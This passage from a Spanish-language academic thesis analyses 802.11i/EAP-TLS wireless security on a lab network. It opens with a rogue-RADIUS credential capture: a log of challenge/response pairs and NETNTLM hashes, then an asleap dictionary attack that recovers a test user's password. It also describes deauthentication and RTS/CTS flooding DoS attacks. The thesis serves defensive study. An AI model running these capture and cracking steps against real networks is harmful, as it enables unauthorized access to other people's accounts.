



Figura. 153 Envío de certificado falso

Lógicamente, la conexión será rechazada debido a que el servidor *FreeRADIUS – WPE* no puede autenticar el usuario con su tabla de usuarios. Lo que nos interesa es que el usuario acepte este certificado debido a que con esto se crea un *log (freeradius-server-wpe.log)* que contiene información sobre el *challenge* y *response* de este intento de establecer conexión, en la figura se muestra este proceso:

```
>>root@bt:~# tail /usr/local/var/log/radius/freeradius-server.log
```



```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# tail /usr/local/var/log/radius/freeradius-server-wpe.log  
response: 95:b5:15:d2:f0:97:b5:cf:d2:b0:ad:47:3a:2a:6d:07:5b:c1:15:ab:fb  
:50:ec:dd  
john NETNTLM: usuarioa:$NETNTLM$ed6f066b785c4adb$95b515d2f097b5cfd2b0ad4  
73a2a6d075bc115abfb50ecdd  
mschap: Sat Jul 5 21:42:31 2014  
username: usuarioa  
challenge: 3b:c1:2f:43:ec:e5:89:ed  
response: 30:28:60:e9:30:22:3e:5b:69:a3:f0:9a:65:20:7a:d4:89:c5:6f:e6:a2  
:73:fc:7e  
john NETNTLM: usuarioa:$NETNTLM$3bc12f43ece589ed$302860e930223e5b69a3f09  
a65207ad489c56fe6a273fc7e  
root@bt:~#
```

Figura. 154 Ejecución de tail para obtener el challenge y response

Con esta información, se realizará un ataque de fuerza bruta con diccionario para obtener la clave del usuario. Esto se lo realiza con el siguiente comando:

```
>>root@bt:~# asleap -C (challenge) -R (response) -W (Dirección del  
diccionario)
```



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# asleap -C 3b:c1:2f:43:ec:e5:89:ed -R 30:28:60:e9:30:22:3e:5b:69:a3:f0
:9a:65:20:7a:d4:89:c5:6f:e6:a2:73:fc:7e -W /pentest/passwords/wordlists/pass.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "/pentest/passwords/wordlists/pass.txt".
hash bytes:      75a1
NT hash:        e61fd28fd839837b260251beb9f575a1
password:       clavea
root@bt:~#
```

Figura. 155 Ejecución asleap

Finalmente, se obtiene la información que se deseaba del usuario. Con el comando *tail* se obtiene el nombre del usuario (*usuarioa*) y al ejecutar el comando *asleap* se conoce la clave del usuario (*clavea*).

## CAPÍTULO V

### ANÁLISIS

La detección de vulnerabilidades en redes inalámbricas *802.11i*, mediante el análisis de tráfico de la capa de enlace comienza estableciendo un escenario de prueba. El diseño del escenario contempla la implementación del protocolo *EAP-TLS* para definir el mecanismo de autenticación para los dispositivos que requieran conectarse a la *WLAN*, considerado el más seguro desarrollado para protección de este tipo de redes.

El mecanismo de autenticación *802.1X* involucra tres elementos: el suplicante, autenticador y el servidor de autenticación. El suplicante es un cliente con un dispositivo inalámbrico que requiere conectarse a la red inalámbrica. El autenticador es un dispositivo de red que en nuestro caso es un AP que actúa como punto de acceso a una red protegida, este impide el acceso del suplicante hasta que su identidad sea validada y autorizada por medio del envío de credenciales (usuario y contraseña) o certificados digitales que serán reenviadas al servidor para su verificación. El servidor de autenticación en un *host* que utiliza *RADIUS* y los protocolos *EAP*, este determina si las credenciales son válidas y permite al cliente, en caso de ser validado, acceder a recursos dentro del lado de la red protegida.

Establecido el escenario de prueba, se realiza la captura de los paquetes por medio de un *sniffer* llamado Kismet para el análisis de las tramas de Control y Administración en un ambiente normal de funcionamiento. Luego, utilizando el adaptador *AirPcap Nx* se realiza la inyección de tráfico de tramas modificadas de Administración o Control para realizar ataques de








Figura. 157 Estructura trama de Control

Los bits que se encuentran en los campos de *Type*, definirán si la trama es de Administración, control, o datos, de igual manera los bits dentro del campo *Subtype*, indica el tipo de subtipo de trama es decir en el caso de una trama de Administración los bits del primer campo serán 00, y un valor de 08 en el siguiente campo indicara que se trata de una trama *Beacon*, esta información es de suma importancia, considerando que conocer los valores que toman los campos de la cabera de la trama, permitirá definir el tipo de trama y a su vez la información que cada una contiene, ya que como fue descrito en capítulos anteriores cada trama contiene valores o datos importantes acerca de las redes inalámbricas.

Adicional al momento de realizar un análisis y estudio de tramas, se tiene que tomar en cuenta los parámetros *ToDS* y *FromDS*, los mismos que determinan que equipos están involucrados en el intercambio de información, en la tabla que se muestra a continuación se puede apreciar los valores que toman cada uno de los campos y como las combinaciones definen que tipo de equipos están involucrados en el intercambio de información.

Tabla. 5

Parámetros DS

To DS	From DS	Addr 1	Addr 2	Addr 3	Addr 4
0	0	DA	SA	BSSIS	N/A
1	0	DA	BSSID	SA	N/A
0	1	BSSID	SA	DA	N/A
1	1	RA	TA	DA	SA

- *DS: Distribution system.*
- *DA: Destination address.*

- *SA: Source address.*
- *TA: Transmitter address.*
- *RA: Receiver address.*
- *BSSID: Basic service set identifier.*

Un campo tomado en cuenta para el análisis fue el de *Power Management*, es un campo de un solo bit que indica el estado de energía de la estación posterior a completar el intercambio de tramas. De igual forma el campo *WEP* determina si el cuerpo de la trama tiene encriptación *WEP*.

En las siguientes imágenes se puede apreciar un ejemplo de una trama de administración (*Beacon*), y control (*RTS*), junto con los valores que toman los campos que componen la cabecera.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	WistronN_00:00:89	Broadcast	802.11	132	Beacon fr

Frame 1: 132 bytes on wire (1056 bits), 132 bytes captured (1056 bits)

IEEE 802.11 Beacon frame, Flags: .....

Type/Subtype: Beacon frame (0x00)

Frame Control: 0x0000 (Normal)

Version: 0

Type: Management frame (0)

Subtype: 8

Flags: 0x0

- .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)
- .... .0.. = More Fragments: This is the last fragment
- .... 0... = Retry: Frame is not being retransmitted
- ...0 .... = PWR MGT: STA will stay up
- ..0. .... = More Data: No data buffered
- .0.. .... = Protected flag: Data is not protected
- 0... .... = Order flag: Not strictly ordered

Duration: 0

Destination address: Broadcast (ff:ff:ff:ff:ff:ff)

Source address: WistronN\_00:00:89 (00:1b:b1:00:00:89)

BSS Id: WistronN\_00:00:89 (00:1b:b1:00:00:89)

Fragment number: 0

Sequence number: 1485

IEEE 802.11 wireless LAN management frame

Fixed parameters (12 bytes)

Timestamp: 0x0000000000485181

Beacon Interval: 0.102400 [Seconds]

Capabilities Information: 0x0431

- .... .... ..1 = ESS capabilities: Transmitter is an AP
- .... .... ..0 = IBSS status: Transmitter belongs to a BSS
- .... ..0. .... 00.. = CFP participation capabilities: No point coordinator at AP (0x0000)
- .... .... ..1 .... = Privacy: AP/STA can support WEP
- .... .... ..1. .... = Short Preamble: Short preamble allowed
- .... .... .0.. .... = PBCC: PBCC modulation not allowed
- .... .... 0... .... = Channel Agility: Channel agility not in use
- .... ..0 .... .... = Spectrum Management: dot11SpectrumManagementRequired FALSE
- .... .1. .... .... = Short Slot Time: Short slot time in use
- .... 0... .... .... = Automatic Power Save Delivery: apsd not implemented
- ..0. .... .... .... = DSSS-OFDM: DSSS-OFDM modulation not allowed
- .0.. .... .... .... = Delayed Block Ack: delayed block ack not implemented
- 0... .... .... .... = Immediate Block Ack: immediate block ack not implemented

Tagged parameters (96 bytes)

```

0020 64 00 31 00 00 07 74 65 73 69 73 31 34 01 08 82  d...te sis14...
0030 84 8b 96 0c 12 18 24 03 01 01 05 04 00 01 00 00  .....$. ....
0040 2a 01 00 32 04 30 48 60 6c dd 18 00 50 f2 02 01  "...2.0H' l...P...
0050 01 08 00 02 a3 40 00 27 a4 00 00 42 43 5e 00 62  ....0.' ...8C^b
0060 32 2f 00 30 14 01 00 00 0f ac 04 01 00 00 0f ac  2/.0....
0070 04 01 00 00 0f ac 01 00 00 dd 09 00 03 7f 01 01  .....
0080 00 2c ff 7f  ....

```

IBSS participation (wlan\_mgt.fixed... : Packets: 851352 Displayed: 8... : Profile: Default

Figura. 158 BEACON FRAME




Figura. 159 RTS FRAME

Como se puede observar las dos imágenes presentan diferencias notables en los parámetros que contienen, siendo la trama de administración la que proporciona mayor información acerca de la red, de igual manera se puede apreciar la similitud en los parámetros de *Frame Control* que fueron descritos.

Previo a realizar ataques al estándar se debe conocer el funcionamiento del mismo, es decir identificar las etapas, los mensajes, la información que se intercambia en el proceso por el cual un usuario es autenticado, es así que se establece tres pasos fundamentales para la autenticación, estos son: inicialización, Iniciación - Negociación y autenticación.

Para el primer paso de inicialización el *AP* bloquea los puertos para el intercambio de información, permitiendo únicamente el intercambio de tráfico *802.1X*. en esta etapa se puede destacar el intercambio de mensajes y tramas de administración descritas en páginas anteriores, dentro de estas

tramas podemos rescatar información sensible sobre los equipos como: las direcciones *MAC* de los clientes, direcciones *MAC* de *AP*'s y sus *ESSID*. Además podemos aprender sobre las asociaciones entre los distintos equipos, sus niveles de potencia de transmisión, el canal de transmisión, el tipo de encriptación y el protocolo de autenticación. Esta información se puede identificar con facilidad ya que como fue explicado las tramas son enviadas no están encriptadas o protegidas.

En la siguiente etapa de iniciación, el suplicante inicia o reinicia la autenticación al enviar tramas *EAPOL-Start* al autenticador, a partir de este mensaje empieza un continuo intercambio de mensajes *EAP* entre el suplicante y el servidor utilizando como distribuidor al autenticador que a este punto ha permitido el intercambio de nuevas tramas la mayoría de ellas basadas en mensajes *EAP*, como se ha explicado en capítulos anteriores, en esta etapa se realiza el proceso de negociación del túnel seguro *EAP-TLS* y generación de llaves entre el suplicante y el autenticador que establecen una conexión segura para continuar con el proceso de *handshake*. De todas las tramas y mensajes que se intercambian en esta etapa se puede obtener información relevante de conexión como son la identidad del usuario, la información que se encuentra dentro del certificado, considerando que el resto de información viaja por el medio encriptada. Este es lo que destaca y define como al estándar *802.11i* con autenticación *EAP-TLS* como el sistema más seguro para una red inalámbrica. Pese a eliminar la mayoría de ataques conocidos como, *MITM*, *AP MALICIOSO*, continua siendo vulnerable a la más grande amenaza que representa el usuario o la negligencia del administrador de red que al no realizar una configuración e instalación correcta y responsable de los certificados, creará un espacio para generar ataques que facilitarán al usuario malicioso la obtención de nuevos parámetros como la contraseña que junto con la identidad permitirá establecer la conexión y aprovechar los recursos de la red.

La última etapa es la autenticación, en donde el suplicante y el autenticador ya poseen un *PMK (Pairwise Master Key)* idéntico, que permitirá generar llaves de emparejamiento por medio el intercambio de mensaje en el proceso de *hand-shake* de 4 vías, cabe señalar que ya en esta etapa no se puede realizar ataques, ni capturar información relevante ya que todo lo que se intercambia viaja encriptado. Finalizada la autenticación, de ser exitosa, se desbloquean los puertos, el tráfico empieza a fluir con normalidad y se tiene acceso a todos los recursos de la red. En caso de una disociación de un cliente, los puertos vuelven a un estado de bloqueo de todo el tráfico que no sea *EAP*.

Habiendo analizado el funcionamiento de la red, y el proceso que realiza cada usuario que desee conectarse, de igual forma en capítulos anteriores se presentaron los mensajes que se intercambian en todo el transcurso.

Ahora se podría decir que el sistema implementado en el escenario de pruebas es completamente seguro ya que elimina una cantidad de ataques conocidos, pero por fallas inherentes del protocolo *802.11*, como la falta de encriptación en tramas de Administración y Control, considerando la cantidad de información que contienen estas tramas, además la falta de control a los usuarios siendo ellos los que representan el punto débil de la seguridad en una red. Bajo esta premisa los ataques a los que el estándar se encuentra expuesto son los de Denegación de servicio (*DoS*), que son ataques que afectan a la disponibilidad de la red, existen tres tipos de ataques: al cliente, a la infraestructura, y al *AP*, los mismos que ya fueron expuestos en capítulos anteriores,

En la búsqueda de las vulnerabilidades, se hace uso de herramientas como BT5. Este software permite realizar la manipulación de las tramas de administración como por ejemplo *Authentication* o *Deauthentication Requests*.

Lo que se hace es modificar los parámetros de las direcciones *MAC* para apuntar hacia equipos que se desee atacar. Una vez realizado el procedimiento, se produce la denegación de servicios (*DoS*) al inundar la red *WLAN* con estas nuevas tramas que no han sido generadas en un funcionamiento normal de la red sino más bien por un usuario malicioso ajeno a la red. Esto genera confusión en la red y provoca disociaciones de los usuarios con los *AP*. Los ataques no están limitados únicamente a la manipulación de las tramas de Administración, sino que también se lo hace con las tramas de Control, por ejemplo tenemos ataques de inundación de tramas *CTS/RTS*, en el que se inunda con tramas de este tipo que afecta al control de acceso al medio de los usuarios, restringiendo la transmisión de tramas de los mismo ya que mantiene reservado el canal para una dirección *MAC* falsa generada con el ataque.

## CAPÍTULO VI

### CONCLUSIONES Y RECOMENDACIONES

#### 5.1 Conclusiones

- La implementación del escenario de prueba permite conocer en profundidad todos los componentes que conforman el estándar *802.11i*. Esto crea un conjunto de condiciones reales para analizar y determinar las vulnerabilidades que se presenten en el estudio de la red inalámbrica.
- Kismet es un analizador de tráfico de red que captura paquetes por medio de una tarjeta *wireless* compatible. A diferencia de los adaptadores AirPcap, Kismet no puede inyectar tráfico en la red inalámbrica.
- El protocolo de autenticación *EAP-TLS* crea un túnel seguro entre el servidor de autenticación y el suplicante, esto por cuanto se requiere la instalación de certificados validos en ambas partes para establecer confianza con la autoridad de certificación (CA). Esto garantiza la inefectividad de ataques como *MITM (men in the middle)* o enmascaramiento de *AP* maliciosos para la obtención de las credenciales por medio de fuerza bruta utilizando ataques con diccionarios.
- Por las grandes ventajas que ofrecen las redes inalámbricas, se ha evidenciado un crecimiento en la implementación dentro del campo empresarial, generando un mayor volumen de información en el espectro radioeléctrico, medio en el que se encuentra expuesta y vulnerable a ataques donde se puede violentar su integridad y confidencialidad.



- Existen varios protocolos de protección para una red inalámbrica, los mismo que han ido evolucionando, considerando la necesidad de aumentar la seguridad en la red, empezando desde *WEP* con una encriptación de los datos básica, hasta *WPA2 Enterprise*, siendo el más robusto por su característica principal que se basa en una red de infraestructura para realizar la validación y autenticación de clientes para el acceso a la red, dispone de varios métodos de autenticación *EAP*, cada uno con características propias y ventajas para la validación de usuarios.
- El análisis de tráfico sobre la capa de enlace del escenario de pruebas, en el que se ha implementado el protocolo *802.11i* con autenticación *EAP-TLS*, ha permitido conocer el funcionamiento, y comportamiento, que desarrollan el protocolo y el método de autenticación para el control de acceso de usuarios a la red inalámbrica, es decir ha permitido reconocer el comportamiento de la red en estado normal reconociendo las tramas de administración, control y datos, que se envían las cuales contienen información relevante de la red.
- El estándar *802.11i* con autenticación *EAP-TLS* es considerado el sistema más seguro en contra de intrusiones o ataques, ya que por sus características elimina ataques conocidos como *MITM (men in the middle)*, enmascaramiento de *AP* maliciosos, ataques de diccionario, pero no es un sistema completamente seguro ya que ese encuentra expuesto a ataques de *DoS* (denegación de Servicios) por vulnerabilidades inherentes en estándar como por ejemplo, las tramas de la capa de enlace, y puntualmente en las tramas de administración y control las mismas que son enviadas a las estaciones sin ningún tipo de encriptación, permitiendo conocer información valiosa de la red, que puede ser utilizada por un usuario malicioso para generar ataques.
- Las tramas de administración son las que poseen mayor cantidad de información de la red y las más numerosas en comparación a las de control,

es decir contienen parámetros como *ESSID*, direcciones *MAC*, potencias de transmisión, y son enviadas en difusión a todas las estaciones que se encuentren dentro del alcance de la misma, presentando uno de los puntos de vulnerabilidad del estándar *802.11i*, ya que este puede ocasionar la realización de ataques de disociación y desautenticación de usuarios para posterior al realizar un ataque de *AP* malicioso, que ocasionará que los usuarios se conecten al *AP* falso y enviarán información importante como credenciales, y datos de autenticación, utilizadas por el atacante para conectarse a la red.

- Las tramas de control con las encargadas de controlar el acceso al medio en donde, dentro del protocolo *CSMA/CA* sincronizan el envío de tramas de las estaciones hacia el *AP*, este procedimiento puede ser violentado ya que al reconocer las tramas y las direcciones *MAC* de los equipos se pueden generar ataques de Dos, inundado con tramas *RTS/CTS* reservando el canal de transmisión esto produce que ningún usuario tenga acceso al mismo que se encuentra reservado por tramas enviadas por el atacante, para dejar sin servicio el *AP*.
- El método de *EAP-TLS* presenta una vulnerabilidad en el caso en que no se instale los certificados tanto en el servidor como en el cliente. Esto lo se detectó en dispositivos iOS, sucede cuando el cliente no tiene instalado el certificado y se requiere establecer la conexión por medio del protocolo de autenticación *EAP*. En la negociación del túnel en el paso 13 de la Figura. 108, se realiza la negociación y el equipo al no contar con los certificados instalados opta por el método *PEAP*, el mismo que es vulnerable a ataques de *MITM*, enmascaramiento de *AP* malicioso y ataques de fuerza bruta con diccionario, que permitirá obtener las credenciales del usuario, y posterior el ingreso a la red.

## 5.2 Recomendaciones

- Todo el análisis de vulnerabilidades de seguridad en la capa de enlace realizado en este documento para el estándar *802.11i*, abarca las tramas de Administración y Control, por tanto puede ser utilizado como sustento en el desarrollo de futuros estudios o en la creación de software para la detección de intrusiones en la red.
- En el estudio del escenario de prueba, se detecta como amenaza potencial de la red inalámbrica al usuario, por lo que es de suma importancia que en un ambiente corporativo, este sea capacitado sobre las vulnerabilidades en el protocolo de autenticación *EAP-TLS* junto con normas de seguridad, ya que si este no es establecido de forma adecuada puede ser propenso a un ataque.
- Se debe analizar el método de autenticación a implementar en una red inalámbrica, es decir considerar los parámetros como número de usuarios, escalabilidad de la red, se necesitará o no un administrador de red, para poder plantear una solución de seguridad eficiente, ya que de tomar una decisión incorrecta, se podrá causar vulnerabilidades en la red, molestias a los usuarios, pérdida de control sobre los usuarios a integrar a la red.
- A medida de lo posible se debe implementar un sistema integral, para el control de la seguridad, ataques, análisis de la red, es decir concentrar en un mismo equipo la mayor cantidad de funciones, como ejemplo el escenario planteado en este estudio, donde, el *AP* ofrece la función de autenticador, y capturar el tráfico que pasa por la red, esto por su característica de integrar dos tarjetas *wireless* y de permitir la instalación de sistema operativo (OpenWrt), basado en Linux, que ofrece la posibilidad de tener varios paquetes para el control de tráfico.

- Un ataque de *DoS* a un sistema seguro como lo es el estándar *802.11i* con autenticación *EAP-TLS*, genera una cantidad de tráfico excesivo en la red, al incrementar la cantidad de tráfico para ser procesado, obligara al *AP* a incrementar el procesamiento, esto producirá una alteración dentro de varios parámetros del *AP* como: aumento de calor, aumento de procesamiento, y finalmente la disociación de los equipos, estos parámetros pueden ser identificados por software de administración y gestión de red, siendo estos una gran herramienta para un administrador de red al momento de reconocer un ataque ya que ofrecen la posibilidad del monitoreo continuo de los equipos por medio del protocolo *SNMP*.
- Se debe seguir el procedimiento correcto, sin omitir ningún paso al momento de instalar los certificados en los equipos, ya que al no establecer bien el método de autenticación generará un espacio para que se puedan producir ataques, que permitan vulnerar la seguridad de la red.

## BIBLIOGRAFÍA

- W., & Support, E. A. (s.f.). *AirPcap Nx*. Obtenido de [http://www.cacotech.com/documents/AirPcap Nx Datasheet.pdf](http://www.cacotech.com/documents/AirPcap_Nx_Datasheet.pdf)
- Alix2d2 System board*. (s.f.). Obtenido de <http://www.pcengines.ch/alix2d2.htm>
- Download Kismet. (s.f.). Obtenido de <https://www.kismetwireless.net/download.shtml>
- Download Wireshark. (s.f.). Obtenido de <http://www.wireshark.org/download.html>
- He, C., & Ca, S. (2004). *Security Analysis and Improvements for IEEE 802 . 11i*.
- How To Get TUONET-PEAP Up And Working On Windows 7*. (s.f.). Obtenido de <http://idoc.vsb.cz/en/okruhy/cit/tuonet/sluzby/wifi/tuonet-peap/windows-7-peap/>
- Jonathan, H. (2002). *RADIUS* (p. 206). O'Reilly.
- Ramachandra, V. (2011). *BackTrack 5 Wireless Penetration Testing*. Packt Publishing Ltd. Obtenido de [www.packtpub.com](http://www.packtpub.com)
- Sébastien, W. (s.f.). *WPA2 + FreeRADIUS + EAP-TLS*. Obtenido de <http://blog.wains.be/2009/09/13/wpa2-freeradius-eap-tls/>
- Walt, D. van der. (2011). *FreeRADIUS*. Packt Publishing Ltd. Obtenido de [www.packtpub.com](http://www.packtpub.com)
- What is 802.1x Security Authentication for Wireless Networks?* (s.f.). Obtenido de [http://kb.netgear.com/app/answers/detail/a\\_id/1209/~/what-is-802.1x-security-authentication-for-wireless-networks?](http://kb.netgear.com/app/answers/detail/a_id/1209/~/what-is-802.1x-security-authentication-for-wireless-networks?)
- Wireless Pentesting on the Cheap (Kali + TL-WN722N) - WPA-Enterprise - Part II*. (s.f.). Obtenido de <http://securitysynapse.blogspot.com/2014/03/wireless-pentesting-on-cheap-kali-WPAEntPartII.html>
- Wireless Pentesting on the Cheap (Kali + TL-WN722N) - WPA-PSK*. (s.f.). Obtenido de <http://securitysynapse.blogspot.com/2014/01/wireless-pentesting-on-cheap-kali-tl.html>

*WIRESHARK'S MOST USEFUL DISPLAY FILTERS.* (s.f.). Obtenido de <http://www.firstdigest.com/2009/05/wiresharks-most-useful-display-filters/>

# ANEXOS

## C A C E T E C H N O L O G I E S

### AirPcap Nx



#### AirPcap Nx Pricing

(APCNX) AirPcap Nx single USB WLAN Adapter ..... \$698 USD

(APCNX3) AirPcap Nx 3-Pack (includes 4-port USB mini-hub) ..... \$2,094 USD

#### CACE Pilot / AirPcap Nx Bundles Pricing

(P12NX) CACE Pilot with 12 mo. Update Subscription and single AirPcap Nx adapter ..... \$1,923 USD

(P12NX3) CACE Pilot with 12 mo. Update Subscription and AirPcap Nx 3-Pack..... \$3,180 USD

Pricing for all CACE products can be found on our catalog page at [www.cacetechnology.com/products/catalog](http://www.cacetechnology.com/products/catalog).

#### Upgrading to AirPcap Nx

Owners of any functioning version of AirPcap can upgrade to AirPcap Nx for the difference in price of the adapters plus the associated shipping costs. Please contact [sales@cacetechnology.com](mailto:sales@cacetechnology.com) for upgrade instructions.

#### AirPcap Nx Host System Requirements

- Pentium compatible or better
- Available USB 2.0 or 1.1 Slot
- Microsoft® Windows 2000
- Microsoft® Windows XP
- Microsoft® Windows 2003 Server
- Microsoft® Windows Vista
- Microsoft® Windows 7

#### AirPcap Nx Product Specifications

**Network Topology:**  
IEEE 802.11a/b/g/n

**Operating Frequencies:**  
2.412-2484 GHz (b/g/n)  
4.920-5.825 GHz (a/n)

**802.11n Supported Modes:**

- Legacy Mode
- HT20 mixed mode
- HT40 mixed mode. In this mode, the adapter captures HT40, HT20 and legacy mode frames simultaneously.

**802.11n Aggregation:**  
Capture of A-MPDU and A-MSDU frames

**Modulations:**

- CCK
- OFDM
- HT-OFDM
  - MCS 0-15
  - Up to 2 spatial streams
  - Detection of Short and Long Guard Interval
  - 2x2 MIMO

**Data Rates:**  
Up to 54Mbps for 802.11a/b/g  
Up to 130Mbps (20MHz channels) and 300Mbps (40MHz channels) for 802.11n

**Antennas:**  
Two built-in Antennas  
Two integrated MC-Card connectors for optional external antennas

**Decryption:**  
WEP  
WPA PSK (in Wireshark)  
WPA2 PSK (in Wireshark)

**Power:**  
USB Bus (no external power)  
5VDC  
300mA (max) or 1.5 Watt (max)

**Temperature:**  
Operating: 0C to 55C  
Storage: -20C to 70C

**Humidity:**  
Operating: 10%-70% (Non-condensing)  
Storage: 5%-95% (Non-condensing)

**Certifications:**  
RoHS compliant

#### About CACE Technologies, Inc.

Founded in 2005 with the vision of offering superior tools to the networking community, CACE Technologies, Inc. has since become a leader in the network analysis industry. Our innovative product portfolio includes the AirPcap family of wireless packet capture adapters for Windows, the TurboCap™ full-rate dual-port Gigabit Ethernet capture and injection solution, and CACE Pilot™, a powerful and intuitive network analysis, visualization and reporting tool. CACE also provides support, training, and development for two of the most popular and highly acclaimed open-source networking tools: WinPcap and Wireshark. All CACE products are fully integrated with Wireshark and are designed to enhance the Wireshark user experience. For information on our tools and services, visit [www.cacetechnology.com](http://www.cacetechnology.com).

